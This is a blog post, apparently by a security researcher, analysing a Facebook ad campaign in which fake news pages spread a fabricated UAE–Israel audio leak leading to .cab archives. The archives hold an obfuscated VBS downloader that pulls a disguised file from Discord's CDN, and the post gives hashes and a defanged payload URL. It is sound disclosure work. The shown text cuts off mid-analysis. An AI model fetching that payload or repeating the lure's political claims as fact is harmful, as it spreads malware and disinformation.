
njRAT malware spreading through Discord CDN and Facebook Ads

By di.sclosu.re

Published: 2022-12-24 · Archived: 2026-04-05 18:28:59 UTC

While I was scrolling through my Facebook feed, two promoted publications caught my attention. They were published by two Arabic-speaking pages, to carry the same campaign regarding a supposed leaked audio recording of United Arab Emirates officials conducting a meeting with Israeli experts with the aim to sabotage the interests of Qatar.



> عاجل : وكالة (الأناضول التركية) تنشر تسجيل صوتي لاجتماع دار بين "شركة أمنية اسرائيلية" مع مسؤولين من ديوان ولي عهد أبوظبي في الإمارات ..
> التسجيل يوضح إتفاقية بين اسرائيل و إمارة ابوظبي .. يكشف فيه ل تخطط على الدوحة منذ بداية المونديال كأس العالم بقطر و كما كشف التسجيل ل مستشار ديوان ولي العهد ابوظبي أحيا هذه الإتفاقية لإنشاء توترات معتمدة مع قطر من أجل اهداف محلية كما

> وضح في التسجيل أن تم تنفيد منها جزئيا بالفعل من خلال تدريبات لضباط إماراتيين في إسرائيل.
> لإستماع الى التسجيل الصوتي : **الرابط**

Translation:

> Urgent: The Turkish news agency “Anadolu” has published an audio recording of a meeting held between a “security Israeli company” with United Arab Emirates officials from Abu Dhabi's Crown Prince's office ..
> The audio recording shows an agreement between Israel and the Emirate of Adu Dhabi .. It reveals what was planned against Doha from the beginning of the FIFA World Cup in Qatar, it also revealed that this agreement was established by an advisor at the Crown Prince’s office to create deliberate tensions with Qatar to attain local goals. The recording has also shown that some goals have already been reached through the training of Emirati officers in Israel.
> To listen to the audio record: **Link**

> عاجل | صحيفة " الشرق الأوسط" توصلت إلي تسجيل صوتي لإجتماع دار بين مسؤلين "ابو ظبي" من ضمنهم مستشار خاص لـ بن زايد (منصور بن زايد آل نهيان) و مستشارين إعلاميين إسرائيليين و من دول الخليج...
> محتوي التسجيل الصوتي يظهر أن مسؤولين من الإمارات قاموا بدعم المنظمات الإسرائيلية بمبالغ ضخمة لمحاولة إيقاف كأس العالم بقطر منذ بدايته و حملات اخرى تم تنفذها .
> لإستماع التسجيل صوتي : **الرابط**


Translations:


> Urgent | The “Asharq Al-Awsat” newspaper has obtained an audio recording of a meeting held between officials from Abu Dhabi, including a special advisor of Mohamed bin Zayed (Mansour bin Zayed Al Nahyan), and media consultants from Israel and Gulf countries …
> The audio recording shows that some officials in the United Arab Emirates funded Israeli organizations

> with huge sums to try to stop the FIFA World Cup in Qatar from the beginning. The recording has also shown that some goals have already been reached
> To listen to the audio record: **Link**


It didn't take me long to figure out the nature of this campaign, and my suspicions have been confirmed by visiting these pages.


The first one is impersonating the famous Rassd News Network (شبكة رصد), an alternative media network based in Egypt. It has 9,4 K followers with only one publication, published a few months ago (August 2022), while the verified real page (URL obtained from the official website) has 12 M followers with recent content, published a few minutes ago.






The second one is impersonating the Al Raya (الراية), a daily newspaper published in Qatar. It has 69 followers with no publication, while the verified real page (URL obtained from the official website) has 5,4 K followers with recent content, published a few minutes ago.







Surprisingly, the two links were shared by the same user :



From there, I decided to further pursue my analysis and get a look at the supposed audio records.


FILE INFO:
تسجيل صوتي مستشار بن زايد ولي عهد ابوظبي - اسرائيل.cab
https://files.fm/f/jevdcwtah
Share
Download
Links
USER
not specified
Uploaded: 2022-12-19 20:42:39
Modified: 2022-12-19 20:42:03
Will be deleted: 2023-02-17
Size: 1.66 KB
Views: 66
Downloads: 22
Comments: 0



Well, the first suspicious indicator is the extension of the files: ".cab". It's definitely not the format someone would use to save an audio file.

> Cabinet (or CAB) is an archive-file format for Microsoft Windows that supports lossless data compression and embedded digital certificates used for maintaining archive integrity. Cabinet files have .cab filename extensions and are recognized by their first four bytes (also called their magic number) MSCF. Cabinet files were known originally as Diamond files. Source : Wikipedia

So, I decided to download them to perform first analysis by submitting their hashes to VirusTotal.

```
 $ file 'تسجيل صوتي مسؤلين (ابوظبي) و (اسرائيل) ضد قطر.cab'
تسجيل صوتي مسؤلين (ابوظبي) و (اسرائيل) ضد قطر.cab: Microsoft Cabinet archive data, Windows 2000/XP setup, 1701 bytes,

$ file 'تسجيل صوتي مستشار بن زايد ولي عهد ابوظبي - اسرائيل.cab'
تسجيل صوتي مستشار بن زايد ولي عهد ابوظبي - اسرائيل.cab: Microsoft Cabinet archive data, Windows 2000/XP setup, 1696 byte
```


The first file: 'تسجيل صوتي مسؤلين (ابوظبي) و (اسرائيل) ضد قطر.cab'

```
 MD5 : 9ef536871740199e431a6b8c61c05649
SHA1 : 9c6b0ab6c9d9f7fb5e7b98e7cfad07874b0e3694
SHA256 : af69530989988fc1b109e27dc97eb1c92e2f1d731c94cfa090e5be837af70d06
```

The second file: 'تسجيل صوتي مستشار بن زايد ولي عهد ابوظبي – اسرائيل.cab':

```
 MD5 : d1411e3b4dae63c539579346f8a526c0
SHA1 : 76089b492e0804907f96d28c3900ea32aa1f679b
SHA256 : d44ab5de6c0be0358c80b09fff54571704ae95eec6912fe14ee9d863a7f6faa7
```

No matches were found.



Let’s try with the content of the CAB archives: the VBS files.

```
 $ cabextract 'تسجيل صوتي مسؤلين (ابوظبي) و (اسرائيل) ضد قطر.cab'
Extracting cabinet: تسجيل صوتي مسؤلين (ابوظبي) و (اسرائيل) ضد قطر.cab
  extracting Voice of Israel and the UAE - 2022.vbs

All done, no errors.

$ file 'Voice of Israel and the UAE - 2022.vbs'
Voice of Israel and the UAE - 2022.vbs: Unicode text, UTF-8 text, with very long lines (12608)

$ md5sum 'Voice of Israel and the UAE - 2022.vbs'
470bc2032452e8eabbc966c583b9d914  Voice of Israel and the UAE - 2022.vbs

$ cabextract 'تسجيل صوتي مستشار بن زايد ولي عهد ابوظبي - اسرائيل.cab'
Extracting cabinet: تسجيل صوتي مستشار بن زايد ولي عهد ابوظبي - اسرائيل.cab
  extracting Voice  Emirates - Israel 2022.vbs
```


```
All done, no errors.

$ file 'Voice  Emirates - Israel 2022.vbs'
Voice  Emirates - Israel 2022.vbs: Unicode text, UTF-8 text, with very long lines (12608)

$ md5sum 'Voice  Emirates - Israel 2022.vbs'
470bc2032452e8eabbc966c583b9d914  Voice  Emirates - Israel 2022.vbs
```

It seems that the VBS files hold the same content. They have the same hashes:

```
 MD5 : 470bc2032452e8eabbc966c583b9d914
SHA1 : 88e0514a297c13fd743d74108d3ca359cffe0776
SHA256 : f17059c48b1f2a9f80eae8dca222d5753aa3d8d20a26bf67546a084ca79e108e
```

Same here. No matches were found in VirusTotal. Let's dig a little bit and check the content of the VBS file.

Thanks to CyberChef, but it's now clear that the VBS file is nothing but an obfuscated downloader. It's supposed to download and execute, through PowerShell, a JPG file hosted in Discord's CDN:




```
https[:]//cdn[.]discordapp[.]com/attachments/1052273109484445801/1054456313222004786/22222.jpg
```


Let's download and analyze this JPG file.

```
 $ file 22222.jpg
22222.jpg: C source, Unicode text, UTF-8 text, with very long lines (46396), with CRLF line terminators
```

So, it's not a JPG image (Oh, seriously?) and again the hashes are unknown by VirusTotal.

```
 MD5 : b07d8fdb913a4bca28c12c883bafcbd8
